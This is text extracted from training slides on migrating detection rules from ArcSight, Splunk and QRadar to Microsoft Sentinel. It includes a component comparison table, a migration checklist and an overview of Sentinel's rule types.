
- ▶ Permissions in Microsoft Sentinel
- ▶ Integrating Threat Detection
- ▶ Hunt for threats
- ▶ User Entity Behavior Analytics
- ▶ Creating Automation rules
- ▶ Using Playbooks for Automation
- ▶ Investigating incidents

Module 2: Planning the migration

- ▶ Planning your Migration
- ▶ Designing your Microsoft Sentinel workspace architecture
- ▶ Sentinel Cost Calculator
- ▶ Microsoft Sentinel content and solutions
- ▶ Writing Queries using Kusto Query language
- ▶ Creating Threat detection rules

Module 5: Optimizing SOC

- ▶ Streamline work with a unified experience
- ▶ Copilot for Security in the SOC
- ▶ Demo – Unified Platform
- ▶ Multi-customer Management after Migration

The background features abstract, semi-transparent shapes in various colors (orange, green, blue, red) and patterns (hexagonal grid, chevron, dots) that overlap each other.

03

Migrating to Microsoft Sentinel from the Legacy SIEMs

Migrating Detection Rules



Microsoft Sentinel built-in features

Microsoft Sentinel offers significant advantages around the **analytics rules** pillar with the following features

Event Grouping

Alert Grouping

Entity mapping

Evidence
summary

Kusto Query
Language
(KQL)

Component mapping to different SIEMs

Rule Type

ArcSight

- Filter rule
- Join rule
- Active list rule
- and etc...

Splunk

- Scheduled
- Real-time

QRadar

- Events
- Flow
- Common
- Offense
- Anomaly detection rules

Microsoft Sentinel

- Scheduled query
- Fusion
- Microsoft Security
- ML Behavior Analytics

Criteria

ArcSight

- Define in Rule Conditions

Splunk

- Define in SPL

QRadar

- Define in Test Condition

Microsoft Sentinel

- Define in KQL

Trigger Condition

ArcSight

- Define in Action
- Define in Aggregation (for event aggregation)

Splunk

- Number of Results
- Number of Hosts
- Number of Sources
- Custom

QRadar

- Define in Rule

Microsoft Sentinel

- Threshold - number of query results

Action

ArcSight

- Set event field
- Send notification
- Create new case
- Add to active list
- and etc...

Splunk

- Add to Triggered Alerts
- Log Event
- Output results to lookup and etc...


QRadar

- Create offense
- Dispatch new event
- Add to reference set/data
- And etc...

Microsoft Sentinel

- Create Alert/ Incident
- Integrates with Logic Apps

Rule migration flow



Step 1 – Detection rules migration Checklist


No	Item	CheckBox
1	Review all the Microsoft Sentinel built-in rules to identify out-of-the-box rules that can address your use-cases. If there are built-in rules you can use, you'll need to migrate fewer rules from your current SIEM.	<input type="checkbox"/>
2	Explore community resources , such as the SOC Prime Threat Detection Marketplace , for additional rules you can use instead of migrating your current rules.	<input type="checkbox"/>
3	Confirm connected data sources and review data connection methods .	<input type="checkbox"/>
4	Identity and prioritize use cases to be migrated These should answer the question - What problems are we trying to solve? Consider use cases in terms of business priority.	<input type="checkbox"/>
5	Review the detection efficacy of existing rules before deciding to migrate them into Microsoft Sentinel. Only migrate those rules that are truly useful.	<input type="checkbox"/>
6	Review your SOC metrics and consult your SOC team to identify alerts they routinely ignore without consequence.	<input type="checkbox"/>
7	Review rules that haven't triggered any alerts in the last 6 to 12 months to determine whether they are still relevant.	<input type="checkbox"/>
8	Eliminate some of the low-level threats or alerts you routinely ignore. The more you can weed out alerts that you don't act upon, the more likely the higher-value alerts will be acted upon.	<input type="checkbox"/>
9	Define test scenarios and build a test script to be used for rule validation.	<input type="checkbox"/>

Review built-in templates


There are four types of rules available:

Microsoft Security	Fusion	Machine Learning Behavioral Analytics	Scheduled
<ul style="list-style-type: none">▶ Microsoft security templates▶ Automatically create Microsoft Sentinel incidents from the alerts generated in other Microsoft security solutions, in real time	<ul style="list-style-type: none">▶ Advanced multistage attack detection using scalable machine learning algorithms▶ Correlate many low-fidelity alerts and events across multiple products into high-fidelity and actionable incidents.▶ Logic is hidden, you cannot use this as a template to create more than one rule	<ul style="list-style-type: none">▶ Templates are based on proprietary Microsoft machine learning algorithms▶ Internal logic of how they work and when they run is invisible to user▶ Cannot use this as a template to create more than one rule	<ul style="list-style-type: none">▶ Templates based on scheduled queries written by Microsoft security experts.▶ Editable query logic▶ Can be used as templates to create new rules with similar logic

Alert workflow – Microsoft Sentinel Scheduled Analytics rules



Alert workflow – Fusion and Machine Learning rules



Review rules in SOC Prime TDM and community sources

